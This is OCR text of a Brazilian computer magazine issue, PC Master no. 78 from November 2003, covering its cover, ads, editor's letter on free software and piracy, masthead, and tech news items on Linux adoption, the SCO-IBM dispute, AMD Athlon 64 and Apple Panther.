Squid • Novo Speedy • Segurança • HelpLinux • VPN

www.europanet.com.br

PC MASTER

Edição 78 • Ano 7 • Brasil R$ 15,90 • Europa € 5,90

Definity LinuX 2.0

O Slackware Brasileiro Em 2 CDs-ROM

- Interface gráfica padrão KDE, toda em português
- Vem com Firewall inteligente e fácil de usar
- Tem a opção do Blames 2000 que é igual ao Windows
- Dezenas de drivers para hardwares vendidos no Brasil
- Setup em português para configurar todos os serviços

FUNCIONA! **LAN pela Rede Elétrica**

Testamos os acessórios que permitem montar uma rede usando as tomadas elétricas

Group Policy

Tutorial completo para você gerenciar sua rede com o Windows 2003

Office 2003

Veja as verdadeiras novidades do novo Office e descubra se vale a pena comprar

Guia VPN Linux

Passo-a-passo para criar uma rede altamente segura usando o Linux

Chega de passar o fim de semana resolvendo problemas de hosting. Venha para a LocaWeb: link de 1 Gpbs com a Embratel e a tranqüilidade do suporte via He
Desk, chat, telefone ou pager – 24h por dia, 7 dias por semana. Com a LocaWeb seu site está sempre disponível, e você também.
Liderança e inovação: .NET, EJBs (JBoss), Interbase, Linux, Windows, MySQL 4.0, MS SQL 2000 e outros.

Reconhecimento de Voz - atendimento telefônico automatizado a custo acessível.

LOCAVOZ BY LOCAWEB

Produtividade, segurança e economia na administração de e-mails.

LOCAMAIL BY LOCAWEB

Servidores dedicados gerenciados - robustez e segurança para a sua aplicação Web.

LOCAWEB IDC INTERNET DATA CENTER

Hospedagem compartilhada e semidedicada para sites qu
precisam de segurança e qualidade.

LOCAWEB HOSPEDAGEM DE SITES

SOLUÇÕES COMPLETAS EM HOSTING.

São Paulo (11) 3049 1166 - Outras localidades 0800 555932. Acesse www.locaweb.com.br/pcmaster

Sonopress *full service.*
Soluções integradas que a gente só divide com você.

Atendimento pela metade não existe. Por isso, a Sonopress adotou o conceito de *full service*, integrando desde a produção até a distribuição dos seus pedidos de CDs e DVDs. São várias ferramentas para você ganhar em agilidade e diminuição de custos, aproveitando por inteiro nosso compromisso de qualidade. Sonopress *full service*. Promessa feita, promessa cumprida.

Fone: (11) 3613-7300 - Fax: (11) 3611-3364 - www.sonopress.com.br

sono press

Sumário

Antes de usar os CDs
Os sistemas Linux e programas distribuídos nos CDs que acompanham a PC Master são indicados para usuários avançados. É altamente recomendável fazer um backup dos dados importantes do seu PC antes de iniciar a instalação de qualquer Linux ou programa.

Squid
Aprenda a utilizar esse servidor proxy/cache para aumentar a velocidade do seu acesso à Internet 36

Novo Speedy
Mudanças nos planos de acesso do Speedy retomam o debate sobre a qualidade da banda larga no País . .36

Definity Linux 2.0
Aprenda a instalar e usar a versão brasileira do Linux mais estável e seguro do mundo, o Slackware . . .20

LAN pela rede elétrica
Com esse equipamento ficou mais fácil e prático montar redes locais. Conheça as vantagens desse sistema .36

Group Policy
Aprenda a montar políticas de segurança para proteger sua rede Windows 14

Office 2003
Testamos o Office 2003. Saiba aqui se ele atende às suas necessidades e se vale a pena comprar . .40

Guia VPN Linux
Um tutorial completo para você aprender a transmitir dados criptografados 30

Repórter 6
Novo Speedy 14
LAN pela rede elétrica 18
Entrevista 20
Empresa 22
Definity 2.0 24
Squid 32
VPN Linux 34
Office 2003 38
Group Policy 42
Vírus do mês 46
Especialista: Brasil, o país do software livre 48
Falhas de segurança 50
Família Linux 52
Help Linux 54
Help Line 56
Crônica: A lógica da feitiçaria 58

Se For o Caso, Reclame. Nosso Objetivo é a Excelência!

EDITORA EUROPA
CORRESPONDÊNCIA
Rua M.M.D.C., 121
CEP 05510-021
São Paulo – SP
Fax: (0xx11) 3819-0538

Atendimento: (0xx11) 3038-5050 (São Paulo)
0800-557667 (Outras localidades) – Fax (0xx11) 3097-8583
Das 8h às 20h; sábados das 9h às 15h
e-mail: atendimento@europanet.com.br

Suporte técnico (0xx11) 3038-5070
Horário de atendimento de Segunda à Sexta
das 9h às 12h e das 13h às 17h
e-mail: suporte@europanet.com.br

Redação
Fone (0xx11) 3038-5079
Fax (0xx11) 3819-0538
e-mail: pcmaster@europanet.com.br

Publicidade
Fone (0xx11) 3038-5098
Fax (0xx11) 3819-0538
e-mail: publicidade@europanet.com.br

Para entrar em contato com a Editora Europa
Fones: (11) 3038-5050
São Paulo – SP
ou 0800 557667
Ligação gratuita – Outras localidades
Visite nosso site
www.europanet.com.br

Ao Leitor

Qualquer especialista em informática sabe que software livre nada tem a ver com pirataria. O problema é que há muita gente, e também muita empresa, interessada em vincular esses dois fenômenos de tecnologia. No entanto, é mais fácil vincular software proprietário com pirataria do que software livre, mesmo porque só se pirateia o que não é livre. O fato é que o software livre não pára de crescer e como ainda não encontraram algo realmente importante contra ele, ficam inventando dezenas de teorias para justificar a não-adoção de soluções Open Source. Assim que cair a ficha e perceberem que software livre e proprietário podem viver lado a lado, talvez a pirataria comece a diminuir.

O ciclo da pirataria começa assim: quem não tem recursos e precisa usar um programa proprietário caro, sem alternativa livre, vai optar rapidamente pela cópia pirata. Mas a cópia pirata também tem custo. Alguém (um hacker talvez) precisa quebrar o sistema de segurança do software para permitir que ele seja copiado. Além disso, é preciso gravar a cópia e entregá-la. Tudo isso custa, já que o hacker precisa de dinheiro para viver e comprar computadores potentes e mídias para gravar as cópias. Essa primeira cópia torna-se a semente para novas cópias. Com pirata pirateando pirata, cada vez fica pior, mais barato e também mais arriscado

Com a alternativa do software livre, esse ciclo perde muito de sua força. Ainda mais se a alternativa for boa. Por que fazer pirataria se você tem uma alternativa livre? Nessa situação, se você tem recursos, pode inclusive optar pela solução proprietária, mas a pirataria fica em segundo plano.

Sempre vejo dezenas de campanhas dizendo que milhares de empregos são perdidos por causa da pirataria. Que o governo perde em arrecadação. E que a pirataria ainda incentiva outros crimes. Concordo com tudo isso. Mas será que a melhor solução é assustar os piratas ou incentivar o software livre? O software livre gera muitos empregos também.

Uma empresa que adota sistemas livres precisa de especialistas nele. Para adotar o sistema, a empresa precisa de consultores ou técnicos para instalar a solução. Talvez o hacker da pirataria seja o especialista do software livre. Tudo isso está gerando negócios e, conseqüentemente, mais arrecadação para o governo. E, repito, mesmo neste caso, o software proprietário continua sendo uma alternativa, às vezes mais cara, às vezes mais barata. O fato é que Livre e Proprietário ainda vão continuar brigando por muito tempo, e enquanto isso a pirataria vai levando a melhor.

Nós, da **PC Master**, vamos manter você, prezado leitor, sempre muito bem informado sobre esta guerra. Como não sabemos quem vai vencer, o importante é estar sempre atualizado para saber como se virar em qualquer lado da trincheira.

Luiz Siqueira
siqueira@europanet.com.br

EDITORA EUROPA
PC MASTER
Edição Nº 78 – Novembro 2003

Diretores
Aydano Roriz e Abílio P. Cunha

Editor e Diretor Responsável: Aydano Roriz
Diretor Editorial: Roberto Araújo (araujo@europanet.com.br)

Redação
Redator-chefe: Luiz Siqueira
Redatores: Rodrigo Gelan e Leandro Calçada
Chefe de Arte: Welby Dantas
Editor de Arte: Rodrigo Mota
Assistente de Arte: José Júnior
Consultor Técnico: Rodrigo Gelan
Revisão: Fernanda Figueiredo
Jornalista Responsável: Roberto Araújo MTb.10.766
Colaboraram nesta edição: Domingo M. Montanaro, Vinicius Casagrande, Toni Cavalheiro e Mekotron

Produção do CD-ROM: Rodrigo Gelan e Luiz Siqueira
Euroimagem: Valerio Romahn
Internet: Luiz Siqueira (Web Editor), Cassio Narciso (Web Master) e Erick Melo (Conteúdo)

Diretor Operacional: Abílio P. Cunha

Propaganda: Leticia Nunes

Publicidade São Paulo
Ligue (0xx11) 3038 + ramal desejado

Gerente de produto: Rodrigo Cunha (r 5097)
Executivo de contas: Alessandro Donadio (r 5095)
Flávia Pinheiro (r 5105)
Publicidade Outras Praças
Brasília (0xx61) 326-0205 - New Business
Minas Gerais (0xx31) 291-6751 - Celia de Oliveira
Nordeste (0xx71) 929 - 6824 - Ângela Freitas
Paraná (0xx41) 224-6313 - Helenara Andrade
Rio de Janeiro (0xx21) 2491 1350
Márcia Alvaredo (Sólida Conceitual)
Rio Grande do Sul (0xx51) 3233-1587 - Rose Isoppo
Santa Catarina (0xx48) 247-7804 - Atanil de Medeiros

Publicidade EUA e Canadá: Global Media
Fone 001 (650) 306-0880, Fax: 001 (650) 306-0890

Circulação e Promoção: João Alexandre, Ézio S. Vicente, Jackeline Monjarás e Marcelo Diniz
Atendimento Pessoa Jurídica: Joelma Dantas (r 5104)

Desenvolvimento de Pessoal: Tânia Marilia Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038-5050
Telefone outros estados: 0800-557667
Cecília Tomazelli (Gerente); Fabiana Lopes (Coordenadora); Carla Dantas; Elisangela Tokashiki; Luiz Eduardo Soares; Paula Hanne; Renata Kurosaki e Raphael Gherardi

Suporte Técnico (0xx11) 3038-5070
E-mail: suporte@europanet.com.br
Marco Clivati (Coordenador);
Bruno Ramalho, Diogo Cavalcetti e Rodolfo Mello
PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda
Os CDs-ROM são parte integrante desta edição, não podendo ser vendidos separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.

Números anteriores
No seu jornaleiro ou na Editora Europa
Rua M.M.D.C nº 121 – São Paulo, SP - CEP 05510-021, Fone 0800 55 7667, Fax (0xx11) 3097-8583
Pela Internet www.europanet.com.br
E-mail atendimento@europanet.com.br

Distribuidor Exclusivo para o Brasil
Fernando Chinaglia Distribuidora S. A. – Rua Teodoro da Silva, 907
CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:
MIDESA PORTUGAL S.A.
Rua da Republica da Coreia, 34 - Ranholas
2710-460 - Sintra - Lisboa - Portugal
Fone: 21 926 78 00 - E-mail: editores@midesa.pt

Impressão: Gráfica Globo Cochrane

ANER – Somos Filiados à ANER – Associação Nacional dos Editores de Revistas

IVC – Instituto Verificador de Circulação

Dê uma espiadinha...

Quer ver mais?

Procure nas bancas, pelo (11) 3038-5050
ou no site www.europanet.com.br

Notícias

Repórter

Fique por dentro das últimas notícias de informática no mundo. Aqui você encontra todas as novidades da mídia e se mantém sempre atualizado

Lançamento

A Ferrari dos processadores

Chegam neste mês ao mercado brasileiro os primeiros computadores equipados com o novo processador AMD 64 bits. Uma máquina para poucos

AMD Athlon 64 representa uma nova revolução

O lançamento mundial aconteceu no final de setembro, mas o novo processador AMD Athlon 64 bits começa a chegar definitivamente aos usuários brasileiros somente a partir de novembro. A comercialização de desktops equipados com o novo processador no País será possível graças a uma parceria firmada pela AMD com a Itautec.

Para a coletiva de imprensa de lançamento do produto, a empresa preparou um vídeo com depoimentos do hexacampeão mundial de F-1 Michael Schumacher e do piloto brasileiro Rubens Barrichello. A intenção era clara: associar a tecnologia do AMD Athlon 64 com a velocidade dos carros da Ferrari. A comparação é justa. O novo processador da AMD desponta com uma qualidade surpreendente, apesar de ainda ter de esperar uma adaptação e desenvolvimento de softwares.

Mas outra comparação entre o AMD Athlon 64 e os carros da Ferrari é ainda mais plausível. Cobiçado por todos os fãs do automobilismo, um carro esportivo da fabricante italiana é financeiramente inviável para a maioria das pessoas. E o mesmo pode-se dizer das máquinas equipadas com o AMD Athlon 64. Além do novo processador, os computadores da Itautec lançados em novembro têm uma configuração de 512 MB de RAM DDR 400 Mhz, HD de 80 GB e 7.200 RPM, placa de vídeo ATI Radeon 9700 de 128 MB de memória, DVD 16x, CD-RW 52x, monitor de 17 polegadas e Windows XP. A Ferrari dos PCs não sai por menos de R$ 11 mil. Como o carro, é para poucos.

A AMD sabe disso e, portanto, pretende reforçar a estratégia de vendas pós-lançamento para servidores de rede. A empresa espera conseguir colocar seu novo produto na casa dos usuários comuns no futuro direcionando seu foco, principalmente, em diversão. O desenvolvimento de games cada vez mais próximos da realidade e o cinema digital deverão ser o carro-chefe para isso acontecer. Um avanço que ainda deverá esperar um tempo para se tornar realidade.

Livre e público

Governo federal adere ao Linux

Ministério da Ciência e Tecnologia lança edital para software livre

A adoção do Linux nos sistemas do poder público parece realmente ser irreversível. O Ministério da Ciência e Tecnologia deu mais um passo na consolidação dessa nova política de software livre no governo federal. O ministério lançou dois editais que somam R$ 6,3 milhões para o desenvolvimento de programas abertos. O governo também assinou uma carta de intenções com a IBM para incentivar o software livre no País.

O objetivo é apoiar projetos de pesquisa aplicada ou de desenvolvimento científico com inovação tecnológica com foco no mercado global de tecnologia da informação em software livre. A meta é estimular o desenvolvimento de aplicações em Open Source, voltadas para governo eletrônico, educação, saúde, segurança, comércio eletrônico, geoprocessamento e entretenimento.

No dia 29 de setembro foi lançado o primeiro edital, no valor de R$ 2,3 milhões, que contará com recursos do CNPq (Conselho Nacional de Desenvolvimento Científico e Tecnológico). No final de outubro, um outro edital foi lançado. Desta vez, o contrato terá recursos da Finep (Financiadora de Estudos e Projetos) no valor de R$ 4 milhões.

Legislativo

Congresso debate software livre

Deputados e senadores criam comissão mista para discutir a disseminação do sistema do pingüim

A exemplo do governo federal, os congressistas brasileiros também estão mais preocupados com a implementação do software livre em todo o País. Para discutir o tema com mais profundidade, o Congresso Nacional criou uma comissão mista formada por 125 deputados federais e 22 senadores.

A Frente Parlamentar tem como propósito defender a utilização de programas que tenham código-fonte público. Um dos objetivos é forçar os governos municipais, estaduais e a União a utilizar cada vez mais os softwares livres em seus sistemas.

A senadora Serys Slhessarenko (PT-MT) já apresentou no Senado um projeto de lei determinando que só serão utilizados programas de informática fechados se comprovada a ausência de programas livres capazes de suprir a necessidade da administração pública. São notícias importantes que prometem aumentar, e muito, a utilização dos softwares livres no País.

FRASES

"Se quisermos levar o conhecimento e a informação através da Internet, é preciso haver medidas que a incentivem e ajudem os países em desenvolvimento a ter acesso a ela"

Fidel Castro Diaz-Balart, 51, filho do presidente cubano Fidel Castro, ao pedir que países da OCDE (Organização para Cooperação e Desenvolvimento Econômico) destinem 0,7% de seus PIBs (Produto Interno Bruto) a programas para permitir o acesso de países pobres à Internet, permitindo, assim, a inclusão digital nas nações em desenvolvimento.


"Descobrimos que os chats estão se tornando o lugar ideal para a ação de pedófilos e spammers"

Comunicado da Microsoft no qual a empresa justifica sua decisão de fechar seus chats grátis em 28 países da Europa, Oriente Médio, África, Ásia e América Latina. A decisão gerou críticas em vários locais do mundo.

"Realizaremos um código de conduta e pediremos ajuda ao Congresso americano contra os abusos das gravadoras"

Comunicado oficial da organização P2P United. A entidade, que acaba de ser formada, conta com as principais empresas de software peer-to-peer, como Free Peers, Grokster, Limo Wire, Pioint Networks, MetaMachine e StreamCast Networks, e já nasce criando polêmicas.

NATDISC
A UTI CONFIÁVEL DO SEU HD.



Natdisc - 15 anos de bons serviços

Perdeu tudo?

Não se desespere.

Consulte o maior centro técnico de reparo e recuperação de dados em Winchester da América Latina.

Recuperação e Preservação de Dados em

- HD's (Winchesters) danificados.
- Micro, Rede e Macintosh.

Assistência Técnica

- 15 anos de experiência e 5000 clientes em todo o Brasil.
- Mais de 50.000 discos reparados.
- Reparos em discos rígidos.

Serviço de qualidade

- Laboratórios, equipamentos e ferramentas adequadas, sala limpa e técnicos altamente especializados e treinados.

NATDISC®
5031-6111
http: www.natdisc.com.br
e-mail: natdisc@natdisc.com.br
Av. Pedro Bueno, 300 - Pq. Jabaquara - 04342-000 - S. Paulo-SP

Contra-ataque

Agora, a IBM processa a SCO

Empresa utiliza a mesma alegação de infração de copyright; HP defenderá seus clientes Linux que forem processados

Em mais um capítulo da disputa judicial entre a SCO e a IBM, um novo processo foi aberto na corte de Salt Lake City, nos Estados Unidos. Desta vez, a IBM acusa a SCO com as mesmas alegações pela qual foi processada.

Segundo um comunicado da IBM distribuído internamente, a empresa afirma que a SCO viola seus direitos autorais ao distribuir as contribuições feitas ao sistema operacional Linux e que também viola a licença GPL sob a qual o Linux é distribuído. Com esse novo processo, a IBM tenta virar o jogo na guerra judicial iniciada pela SCO.

Quem também corre por fora nessa briga é a HP. A empresa já anunciou que vai defender todos os seus clientes Linux que forem processados por infração dos direitos autorais. A medida, no entanto, é válida para os clientes que compraram servidores ou PCs com Linux a partir de 1º de outubro deste ano. A HP espera que a medida evite um temor de novos usuários e que o processo da SCO possa reduzir as vendas da empresa.

Em resposta à decisão da HP, a SCO disse, em comunicado oficial, que a atitude "reforça a idéia de que os usuários corporativos do Linux estão expostos a riscos legais". Sem dúvida, essa é uma briga que ainda promete muitos capítulos.

Curtas

Lindows em espanhol

A expansão do Lindows está indo a todo vapor. O criador do sistema operacional, Michael Robertson, mesmo fundador do MP3.com, anunciou em meados de outubro que o programa já pode ser baixado em espanhol. Esse é o terceiro idioma em que o sistema é desenvolvido. Além do espanhol, o Lindows também está disponível em inglês e japonês. A nova versão do sistema inclui o LindowsOS 4.0, browsar em espanhol, programa de correio eletrônico e mensageiro instantâneo universal, além de aplicativos de escritório e jogos. Na versão para download, o Lindows em espanhol custa US$ 49,95

Doação generosa

Bill Gates, dono da Microsoft, anunciou que irá aumentar as doações feitas pela Fundação que leva o seu nome e de sua mulher, Melinda Gates, para combater a AIDS na Índia. Ao todo, serão US$ 200 milhões para prevenir a doença naquele país. O valor é o dobro do que havia sido anunciado em novembro do ano passado. Número 1 da Microsoft, Bill Gates é o homem mais rico do mundo. De fevereiro até agora, ele já faturou US$ 6 bilhões. Com 47 anos, Bill Gates mantém seu posto no topo da lista dos mais ricos do mundo com uma fortuna de mais de US$ 46 bilhões.

Terminal burro

Pequeno, mas eficiente

FIC do Brasil lança Thin Client com tecnologia 100% nacional. Uma boa alternativa para redes de baixo custo

A FIC do Brasil começou a produzir na pequena cidade de Santa Rita do Sapucaí, interior de Minas Gerais, um novo equipamento que pode ser mais um aliado dos softwares livres. Trata-se dos novos Thin Clients, terminais burros de rede. O novo produto da empresa, que teve um investimento de US$ 1,5 milhão, é uma boa opção para quem quer criar uma rede na qual os usuários não necessitam de uma máquina com todos os recursos de PC. Os novos Thin Clients são compostos apenas de uma placa-mãe e um processador. Com isso, os novos equipamentos saem por US$ 220, sem monitor.

Modelo Gênesis 2: economia em rede

O diretor comercial da FIC, Cláudio Ribeiro, ainda dá uma dica para quem quiser economizar com os softwares proprietários. Segundo ele, é possível que todos os usuários acessem esse tipo de programa, mas com apenas uma licença para a rede. Para isso, basta que todos os terminais estejam ligados a um servidor Linux, que estará ligado a um servidor-proprietário. Assim, os terminais não precisam de licença, pois, na prática, estão ligados a um servidor Linux.

Os Thin Clients da FIC foram adotados pelo governo mineiro para colocar em prática o programa de inclusão digital no Estado.

Menor preso pelo FBI

Um menor, suspeito de ter criado e propagado pela Internet um vírus de nome RPCSDBOT, foi preso pelo FBI em Seattle, nos Estados Unidos. Por razões legais, sua identidade não foi revelada. Oliver Friedrichs, analista da Symantec, fabricante de antivírus, acha que o vírus é uma variante do do MSBlast, que desde agosto vem provocando danos a redes corporativas em todo o mundo. O promotor público John McKay disse que "os hackers têm de entender que eles serão caçados e responderão por seus atos, quer sejam eles adultos ou menores". É o segundo menor preso acusado de propagar vírus na Internet.

Congresso do Software Livre

Os adeptos do software livre no Brasil terão mais uma boa oportunidade para debater os avanços e tendências do Open Source no País. No dias 8 e 9 de novembro, acontece na Escola Politécnica da USP (Universidade de São Paulo) o Conisli (Congresso Internacional de Software Livre). O evento terá diversas palestras técnicas e debates sobre o futuro do sistema no País. O Conisli espera reunir um público de 1,5 mil pessoas. A abertura do Congresso ficará por conta do ministro da Ciência e Tecnologia, Roberto Amaral.

LocaSite Internet Services

O seu Provedor de Hospedagem definitivo.

Exclusivo Plano conjugado

+ Linux

Microsoft Windows 2000

Servidores Instalados dentro do Data Center da Embratel

Link de 100 MB

- Webmail
- Anti-Spam
- E-commerce
- Painel de Controle
- Emails Ilimitados
- E muito mais ...

Ligue (11) 3284 9191

www.locasite.com.br

contato@locasite.com.br

Justiça


Microsoft é processada por falhas de segurança

Advogada norte-americana alega que a supremacia dos sistemas de Bill Gates coloca em risco redes de computadores em todo o mundo, mas ação não deve ter resultados

Os recentes problemas de segurança apresentados em softwares da Microsoft poderão gerar transtornos judiciais para a empresa. A advogada Dana Taschner, de Newport Beach, nos Estados Unidos, entrou com uma ação coletiva alegando que a supremacia dos sistemas operacionais de Bill Gates tem colocado em risco a segurança de redes de computadores em todo o mundo.

A advogada alega ainda que os bugs são complexos e de difícil entendimento para um usuário leigo, deixando, assim, sua máquina mais vulnerável a ataques de hackers e a proliferação de vírus.

Procurados pela imprensa norte-americana, os advogados da Microsoft não quiseram se pronunciar a respeito do caso. No entanto, há poucas chances de a empresa ter uma decisão desfavorável na Justiça. No contrato de licenciamento dos produtos, inclusive o do Windows, há cláusulas que livram de forma antecipada a empresa de muitas das acusações feitas contra ela.



Recuperação de Dados

Orçamento Gratuito

Nossos serviços carregam muito mais tecnologia!

➢ Mídias:
HDs, CDs, DVDs, Disquetes, Zip, Raid Array, Jaz, D. FireWire, Fitas DAT, etc

➢ Sistema Operacional:
Dos, Windows, Win NT, Fat 16, Fat 32, NTFS, Novell, Línux, Mac, etc

➢ Defeitos:
Bad Block, Formatados, Ataque de Vírus, Hackers, Inacessíveis, Senhas Esquecidas, Clones Físicos, etc

➢ Laboratório (sede própria):
O mais equipado do país, melhor corpo técnico, Engenharia própria

Proelbra®
Tecnologia Eletrônica Ltda

Credibilidade - Sigilo - Competência

BRASIL - EUA

www.proelbra.com.br
contato@proelbra.com.br

(0xx11) 5052 8044 / 5052 7158 AV. Rouxinol, 1041 - Cj. 204 - CEP 04516-001 - Moema - S.Paulo - SP

Macintosh

Apple tem novo sistema

Versão 10.3 do Panther chega ao mercado com mais de cem novos recursos e deve custar cerca de US$ 130

O novo sistema operacional para Macintosh chegou ao mercado no último dia 24 de outubro cheio de inovações e avanços. São mais de cem novos recursos. Entre as novidades estão o Expose, um recurso que permite ao usuário visualizar todas as janelas abertas simultaneamente, o iChat AV, um sistema de mensagens instantâneas com suporte para videoconferência, e a ferramenta de navegação Finder totalmente redesenhada.

O novo Finder ainda irá permitir o uso de diferentes cores para organizar os documentos e navegação dinâmica para servidores de arquivos Mac, Windows e Unix.

O sistema baseado no Unix será o último desta versão a ser lançado pela empresa. Segundo a Apple, ele virá com mais de 150 novos recursos, incluindo ferramentas de administração de redes aprimoradas. Além disso, a empresa também inclui suporte para o Samba 3 neste sistema.


A Apple também atualizou o programa de calendário iCal e o iSync, usado para compartilhamento de dados entre o Mac e dispositivos móveis, como celular e palmtop.


Os sistemas operacionais da Apple serão vendidos pelas lojas da empresa na Internet e em suas revendas. A empresa começou a aceitar pedidos em sua loja virtua desde o início do mês de outubro. O preço médio do novo sistema operacional da Apple deverá ficar em torno de US$ 130.

Screenshot do mês

Mostre você também a cara do seu PC. Envie a captura do seu Desktop para **pcmaster@europanet.com.br** e apareça aqui na próxima edição da **PC Master**.

Sulamita Garcia:
toskinha@noisemakers.org
Sistema Operacional:
Slackware 9.1 com Windowmaker





EM ALTA

Recordes da Internet

Os números da Web no País são cada vez mais surpreendentes e os recordes não param de ser batidos. O comércio eletrônico teve seu ponto mais alto em agosto, com um gasto médio de R$ 382 na Internet durante o mês. Os números são 24,2% maiores que os do mesmo período do ano passado. Setembro foi o mês em que os brasileiros passaram mais tempo conectados à Internet. Foram, em média, 12 horas e 28 minutos, 40 minutos a mais que o recorde anterior.

Metron pede concordata

A crise financeira atingiu em cheio uma das maiores indústrias de computadores do País. A Metron pediu uma concordata preventiva após ter sido incluída na lista dos devedores do Serasa (Centralização de Serviços Bancários) e sofreu pedido de falência formulado pelo Banco BBM S/A. E, sem dúvida, uma notícia ruim para quem espera ver o crescimento econômico do setor de informática no País.

EM BAIXA

Kernel


Marcelo Tossati está na Cyclades

Mantenedor do Kernel deixa a Conectiva, mas garante que não mudará seu trabalho no desenvolvimento do Linux

A Cyclades deu mais um passo importante para se consolidar definitivamente como uma das principais empresas de hardware que estimulam o desenvolvimento de sistemas Linux no País. Para isso, anunciou recentemente a contratação de Marcelo Tossati, o brasileiro que é mantenedor do Kernel 2.4 desde 2001 e um dos principais nomes da comunidade de software livre do mundo.

A função de Tossati na Cyclades será a de atuar na área de P&D como desenvolvedor, colaborando para embarcar o Linux nas soluções da empresa. Para assumir seu novo posto, o mantenedor do Kernel 2.4 deixou suas atividades na Conectiva, umas das principais empresas de desenvolvimento de sistemas operacionais Open Source do Brasil e da América Latina.

Tossati garante, no entanto, que sua mudança da Conectiva para a Cyclades não vai alterar em nada o trabalho que desenvolve como



mantenedor do Kernel 2.4. "É um trabalho separado que não está influenciado por nenhuma empresa."

O Kernel é o coração do sistema e cabe a Tossati decidir o rumo da versão, analisando e selecionando correções sugeridas por mais de 300 desenvolvedores do mundo todo.

A notícia de sua contratação pela Cyclades chegou a assustar alguns adeptos do software livre por se tratar de uma empresa de hardware, mas aos poucos o clima foi se acalmando e não há mais dúvidas de que o desenvolvimento do Kernel continuará.

Treinamento em Software Livre
para profissionais de TI

DEXTRA

www.dextra.com.br/treinamento
treinamento@dextra.com.br
Fone: (19) 3256-8644

- PostgreSQL
- JBoss
- PHP
- CVS
- Linux

10% de desconto
para leitores PCMaster! *

* Informar código PCMaster01
Promoção válida até 31/12/2003

LIVROS

Projetos de sistemas web orientados à interface

Rosângela Hickson – 192 páginas
R$ 49,00 – Editora Campus

Com o objetivo de fornecer ferramentas para que desenvolvedores possam projetar sites campeões de audiência, este livro apresenta os conceitos e características de interfaces com os usuários em sistemas computacionais para Web, com os principais estilos de interface, técnicas de interação e tecnologias de desenvolvimento e implementação

Guia completo de cabeamento de redes

José Maurício S. Pinheiro – 264 páginas
R$ 53,00 – Editora Campus

